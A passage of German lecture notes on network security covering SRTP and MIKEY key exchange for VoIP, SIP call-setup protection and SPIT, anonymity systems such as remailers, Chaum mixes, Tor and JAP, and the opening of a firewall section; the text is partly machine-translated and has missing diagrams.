    inline:d0RmdmcvCspeEc3QGZiNwpVLFJhQX1cfHAWJSoj|2^20|1:32
m=audio 49170 RTP/SAVP 0
a=crypto:1 AES_CM_128_HMAC_SHA1_32
    inline:NzB4diBINUAvLewGUzF3WSJ+PSdFcGdUJShpX1Zj|2^20|1:32
m=application 32416 udp wb
a=orient:portrait

```

MIKEY Key Exchange (RFC 3830)

RSA Public Key Encryption Method



Diffe-Hellman Key Exchange Method



Glossary

HDR	MIKEY Header
ID	peer ID (usually SIP URI)
Cert	Peer certificate
KEMAC	Key Exchange and MAC payload
TGK	TEK Generation Key (from which the TEK is derived)
TEK	Traffic Encryption Key (from which the SRTP master key is derived)
Env_Key	Envelope Key (used for symmetrical AES encryption of TGK)
PKE	Public Key Exchange (contains RSA-encrypted Envelope Key)
DH	Public Diffie-Hellman factor
Sig	RSA-based signature

```
v=0
o=alice 2891092738 2891092738 IN IP4 w-land.example.com
s=Cool stuff
e=alice@w-land.example.com
t=0 0
c=IN IP4 w-land.example.com
a=key-mgmt:mikey AQAFgM0XflABAAAAAAAAAsAyONQ6gAAA...v9zV
m=audio 49000 RTP/SAVP 98
a=rtpmap:98 AMR/8000
m=video 52230 RTP/SAVP 31
a=rtpmap:31 H261/90000
```

Sichern des SIP Call Setups

SPIT (Spam over Internet Telephony)

Kurze Werbebotschaften, die von SPIT-Bots in großer Zahl automatisch verbreitet werden, könnten in nicht allzu ferner Zukunft ein großes Ärgernis werden.

Können auf SPIT basierende, auf Content basierende Filtermethoden erfolgreich auf SPIT angewendet werden oder wird es für Anrufer obligatorisch, sich kryptografisch zu authentisieren?

Solange auf globaler Ebene keine allgegenwärtige VoIP-Authentifizierung vorhanden ist, muss der Zugriff auf den ENUM Domain Name Service streng kontrolliert werden, um die systematische Erfassung von SIP-URLs zu verhindern.

Hier ein Beispiel eines solchen Entries:

My phone number +41 55 222 42 68 as an ENUM entry:

- **8.6.2.4.2.2.5.5.1.4.e164.arpa => sip:andreas.steffen@hsr.ch**

Missbrauch von VoIP Signalling

Umleitung oder Störung von VoIP-Anrufen


Wenn das SIP-Sitzungsmanagement nicht durch spezielle Sicherheitsmaßnahmen geschützt ist, kann ein Angreifer VoIP-Anrufe zu einem beliebigen Netzwerkziel (MITM-Angriff) umleiten oder sie kraftvoll beenden (DoS-Angriff). Dutzende von VoIP-Missbrauchsszenarien wurden bereits in der Literatur dokumentiert. Die Verbindungsaufbau kann effektiv durch die Einrichtung einer TLS-Sitzung auf einer Hop-to-Hop-Basis (`sips: bob@biloxi.com`) gesichert werden.

Hauptproblem - Mangel an starker Peer- und Gateway-Authentifizierung

Man-in-the-Middle, Denial-of-Service oder SPIT-Angriffe können nur durch eine starke Authentifizierung aller Kommunikationspartner (Clients und Gateways) vereitelt werden. Die Einführung einer Public Key Infrastructure (PKI) wird zumindest auf Domänebene unentbehrlich.

Authentication methods:	Authentication	Data Integrity	Confidentiality	
PSK Pre-Shared Keys	PSK	-	-	Deprecated by SIPv2 Insecure transmission of password
PKI Public Key Infrastructure	PKI	-	-	Challenge/response exchange based on MD5 hash of [strong] password
HTTP 1.0 Basic Authentication	PSK	-	-	Deprecation by SIPv2
HTTP 1.1 Digest Authentication	PSK	-	-	Challenge/response exchange based on MD5 hash of [strong] password
Pretty Good Privacy (PGP)	PKI	✓	✓	Deprecation by SIPv2
Secure MIME (S/MIME)	PKI	✓	✓	For encryption the public key of the recipient user agent must be known
SIPS URI (TLS)	PKI	✓	✓	SIP application and proxies must tightly integrate TLS
IP Security (IPsec)	PKI	✓	✓	Integration with SIP application not required but proxies must be trusted


SIPS - Hop to hop Projection by TLS



Der einzige Ort an dem Missbrauch betrieben werden könnte, sind die Proxy Server.

Daher braucht es Vertrauen in die Proxyserver, dass sie keine Kontrolle an Andere übergeben oder die Verbindung abhören.

Tatsache ist leider so, dass viel heute genauso abgehört wird durch die Nachrichtendienste.



Dabei werden die Public Key im DNS als Domain Keys abgefragt werden.

Die Aufteilung / Aufgabe der erfolgt gemäß der nebenstehenden Zeichnung.

Zusammenfassung

SRTP – Confidentiality of VoIP Calls

Das Secure RTP-Protokoll (SRTP) bietet eine effiziente Verschlüsselung und Authentifizierung von Multimediapaketen. Das Hauptproblem ist die sichere Verteilung der SRTP-Sitzungsschlüssel.

MIKEY – Secure Peer-to-Peer Key Exchange

Das MIKEY-Protokoll ermöglicht den sicheren Schlüsselaustausch zwischen zwei oder mehreren Peers. Zwei öffentliche Schlüsselmethoden sind definiert: RSA Public Key Verschlüsselung (PKE) oder Diffie-Hellman (DH). Beide Methoden erfordern die vertrauenswürdige Verteilung der öffentlichen Schlüssel der Peers. Das Hauptproblem ist das Fehlen einer globalen Public Key Infrastruktur (PKI).

DomainKeys – Global Public Key Distribution

Das DNS-basierte DomainKeys-Schema, kann für die von der MIKEY-Vermittlung benötigten öffentlichen Schlüsseloperationen verwendet werden. DNS-Anforderungen sind nicht sehr sicher, aber derzeit wird DNSSEC auf globaler Ebene eingesetzt.

Anonymity


Needs for anonymity

Wenn wir Internet surfen, hinterlassen wir diverse Spuren. Logfiles auf dem Webserver, Logfiles auf den Mail Transfer Agents, Lokales Monitoring beim ISP sowie Monitoring von Routers und Gateways.

Wieso möchten wir Anonymität?

- Privatsphäre
- Redefreiheit
- Elektronische Wahlen und Abstimmungen
- Whistle-Blowing
- Suche nach einem neuen Job
- Suche nach einem neuen Partner
- Anonyme Marktreschersche

Pseudo-anonymous remailer




Solche Services werden von vertrauenswürdigen Dritten angeboten. Es entfernt die persönlichen Informationen von den eingehenden Nachrichten. Die Nachrichten werden anonym oder pseudo-anonym weitergeleitet. Der Weg ist natürlich auch möglich. Die Identität kennt nur, jene welchen diesen Services anbietet.

Gefahren


Single Point of Vulnerability: Korrelation von eingehenden und ausgehenden Nachrichten durch die Überwachung der Netzwerkschnittstelle des Remailers. Der Anbieter des pseudo-anonymen Remailing-Dienstes kann Identitäten aufgrund von politischem Druck, Bestechung oder behördlichen Verfügungen der Strafverfolgungsbehörden offenlegen.

David Chaum's cascade of mixes




Unterlassungsanordnungen von Strafverfolgungsbehörden, die den Pfad zu einem anonymen Benutzer zurückverfolgen wollen, zu verhindern, sollten sich die Kaskadenmischungen in so vielen unabhängigen Jurisdiktionsgebieten (Ländern) befinden, wie möglich.

Untraceability



By Using Public Key Cryptography



Der Benutzer wählt selbst denn weg und nicht der Router. Ein Netzwerk von anonymen Remailern sollte aus einer ausreichenden Anzahl von unabhängigen Mischungen bestehen (vorzugsweise etwa 10-50 globale Knoten). Die Ein- und Austrittspunkte sowie die inneren Knoten der Kaskade werden willkürlich gewählt. Die Kommunikation zwischen dem anonymen Benutzer, den Mischungen und vorzugsweise dem Ziel (z. B. Listenserver) ist verschlüsselt. Um

Man braucht viel Verkehr ansonsten ist man nicht anonym. Je mehr Verkehr, je anonymer. Die Anzahl Mixserver muss dem Verkehr angepasst werden.

Die Injektion von Dummy-Paketen durch Benutzer oder Mischknoten hilft, das minimale Verkehrsaufkommen aufrechtzuerhalten, das für eine ausreichende Anonymität benötigt wird, aber auch eine erhebliche Belastung für das Transportnetz ist.


Unauffindbarkeit des Weges durch die Kaskade von Mischungen

Wenn jede Mischung nur ihren unmittelbaren Vorgänger und Nachfolger in der Kaskade kennt, ist es nicht möglich, den vollständigen Pfad von dem anonymen Benutzer U zu dem Server S. zu verfolgen. Die Untracierbarkeit gilt auch dann, wenn mehrere der Mischungen zusammenwirken, solange mindestens ein unabhängiger Mix in der Kaskade verbleibt.

Unverfolgbarkeit durch mehrschichtige Verschlüsselung mit Hilfe der Public-Key-Kryptographie

Jeder Mix X veröffentlicht einen öffentlichen Schlüssel KX. Vertrauen wird entweder durch die Verwendung von Zertifikaten oder durch Auflistung des öffentlichen Schlüssels in einem vertrauenswürdigen Verzeichnis hergestellt. Um anonym an den Server S Daten zu senden, wählt der Benutzer U einen beliebigen Pfad durch das Remailer-Netzwerk, das die Mischungen A, B, C, D, E und F umfasst, z.B. Die Kaskade U - A - E - C - S. Rückwärts vom Ausgangspunkt C zum Eintrittspunkt A der Kaskade verschlüsselt der Benutzer U die Datennachricht rekursiv mit dem öffentlichen Schlüssel KX der Empfänger-Mischung X und stellt die Adresse von X vor der verschlüsselten Nachricht vor. Da die Größe des Datenblocks variieren kann, sowie die Gesamtzahl der Mischungen in einer ausgewählten Kaskade, wird die ursprüngliche Nachricht an Server S mit zufälligen Bytes gefüllt, so dass das verschlüsselte Paket, das vom Benutzer U an den Einstiegspunkt gesendet wird, dieselbe Länge hat wie alle anderen Pakete, die durch das Mischnetzwerk übertragen werden. An jedem Knoten wird die Adresse des aktuellen Empfängers an der Vorderseite des Pakets entfernt, und dieselbe Anzahl von Bytes wird in der Form einer zufälligen Auffüllung am Ende des Pakets angefügt. Dieses Schema garantiert, dass die Paketgröße gleich bleibt und verhindert, dass die inneren Knoten ihre Position innerhalb der Kaskade erlernen. Die Mischung verwendet dann ihren privaten Schlüssel, um das gesamte Paket zu entschlüsseln, wodurch die Adresse des nächsten Hops in der Kaskade aufgedeckt wird. Der Endpunkt verwirft alle Auffüllung weg und sendet die ursprüngliche Nachricht an Server S.

Mix functionality



Werfe Duplikate weg

Durch das Entfernen einer Verschlüsselungsschicht an jedem Knoten ist das Paket, das die Mischung einträgt, und das entschlüsselte Paket, das es wieder verlässt, vollständig verschieden und kann nicht korreliert werden. Wenn ein Angreifer alle Pakete registriert, die eine Mischung eingehen und verlassen, zeigt das Wiederholen eines eingehenden Pakets das Ziel des entsprechenden ausgehenden Pakets, weil sein Bitmuster erkannt werden kann. Daher

muss eine Mischung vermeiden, ein zuvor empfangenes Paket weiterzuleiten. Dies geschieht durch Beibehalten einer Datenbank, die die Nachrichten-Digests aller weitergeleiteten Pakete speichert.

Entschlüsselung

Die Mischung verwendet ihren privaten Schlüssel, um jedes empfangene Paket zu entschlüsseln, wodurch die Adresse des nächsten Ziels aufgedeckt wird und auch das Bitmuster des abgehenden Pakets geändert wird.

Nachrichten-Umsortierpuffer

Um eine zeitliche Analyse von eingehenden und ausgehenden Paketen zu verhindern, speichert ein Nachrichtenpuffer mindestens n Nachrichten, die von verschiedenen Benutzern stammen, bevor sie in zufälliger Reihenfolge weitergeleitet werden. Während Perioden mit geringem Verkehrsaufkommen kann es lange dauern, bis der Nachrichtenpuffer gefüllt wird, was zu großen Latenzen führt.

High-latency versus low-latency anonymizers

Cascade of Mixes

Großer Nachrichten-Re-Sortierungs Puffer mit hoher Latenz

Implementations

- Cypherpunk (Type I Anonymous Remailer) ➔ uses PGP for encryption
- Mixmaster (Type II Anonymous Remailer) ➔ benötigt einen speziellen Client
 - Anonymouse, dauert aber zwischen 10 Minuten und 12 Stunden
- Mixminion (Type III Anonymous Remailer) ➔ benötigt einen speziellen Client

Pros

Hohe Anonymität, weil zeitliche Korrelationen durch große Resonanzpuffer und eine hohe Anzahl von Mischungen in der Kaskade vereitelt werden.

Cons

Die hohe Latenz aufgrund der Re-Sortierung Puffer ermöglicht nicht die Nutzung von Echtzeit-interaktiv Diensten wie Web-Browsing oder Instant Messaging. Einige Mischungen in einer Kaskade sind möglicherweise nicht online, wenn eine verspätete Nachricht endlich ankommt, was oft zu einem Nachrichtenverlust führt. Die von Tools wie "echolot" veröffentlichten Statistiken helfen dabei, eine zuverlässige Kaskade auszuwählen.

Low-Latency Anonymizers

Cascade of Mixes

Kleine oder keine Resortierpuffer, die zu einer geringen Latenz führen

Implementations

- Tor - The Second-Generation Onion Router
- JAP – Java Anon Proxy

Pro

Niedrige Latenz erlaubt interaktive Dienste wie Web-Browsing, Instant Messaging oder sogar ssh-Verbindungen.


Cons

Die Stärke der Anonymität sinkt in Zeiten geringer Verkehrsbelastung prekär. Niedrig-Latenz-Systeme sind anfällig für einen globalen Beobachter, der alle Knoten überwacht, da das Timing der Pakete, die das Netzwerk kreuzen, korreliert werden kann.

JAR – Java Anon Proxy




- Javabasierter Webproxy
- Einfach zu nutzen
- Low-latency Webbrowsing
- Fixe Kaskaden von Mixes
- Eingebaute Wegtracking Funktion

**Developers and Sponsors**

- Tor was initially designed and developed as part of the U.S. Naval Research Laboratory's [Onion Routing](#) program.
- Tor development is now supported by a large number of sponsors.

Features

- Anonymizes bi-directional TCP-streams over the Internet.
- Perfect forward secrecy thanks to Diffie-Hellman key exchanges.
- Trusted directory servers provide current information on Onion Routers.
- Exit policies define the hosts and ports an exit node will connect to.
- Through a leaky-pipe circuit topology and dynamic in-band signalling traffic can leave the cascade at any intermediate node.
- Establishment of Rendezvous points allows for hidden services.
- Usually about 4500 Onion Routers are active on a global scale.

**TLS Connections between Onion Routers/Proxies****Onion Router (OR)**

Wird als offizieller Knoten im Tor-Netzwerk registriert. Ihr öffentlicher Identitätsschlüssel wird von vertrauenswürdigen Verzeichnisservern veröffentlicht. Das OR-TLS-Zertifikat vom veröffentlichten Identitätsschlüssel signiert. In Abhängigkeit der veröffentlichten Exit Policy der OR agiert als Zwischenknoten oder kann auch als Exitknoten werden werden.

Onion Proxy (OP)


Ist das User Interface zum Tor Netzwerk. Authentifiziert sich nicht für das Netzwerk


TLS Connections

OR-OR-Verbindungen führen gegenseitige Authentifizierung durch. OP-OR-Verbindungen machen nur eine OR-seitige Authentifizierung,


Tor – Cells, Circutis and Streams

Es ist ähnlich aufgebaut wie MPLS. Genaueres ist einem separaten Dokument zu entnehmen.






Hidden services using rendezvous points



Genauere Details im separaten Designdokument auf dem Skriptserver.

Firewalls

Netzwerksicherung – Eine Cascade von Security Zonen



Eine Firewall kann den Traffic auf verschiedenen OSI Layer kontrollieren. Hauptsächliche Firewall Technologien:

- Packet Filtering – Header Informationen prüfen der Pakete
- Deep Packet Inspection – Auf den App Content des Paketes schauen
- Application Gateways – Verbindungen beenden und auf den Inhalt schauen

Die meisten heutigen Firewalls sind mit einer Stateful Inspection ausgestattet. Dabei wird auf den Paketfluss geachtet und es wird jeder Verbindung ein Zustand zugewiesen.

Next Generation Firewall (NGFW)

Definition

Ein NGFW ist ein hardware- oder softwarebasiertes Netzwerksicherheitssystem, das in der Lage ist, anspruchsvolle Angriffe zu erkennen und zu blockieren, indem Sicherheitsrichtlinien sowohl auf der Applikation als auch auf der Paket-Ebene erzwungen werden.

Fähigkeiten

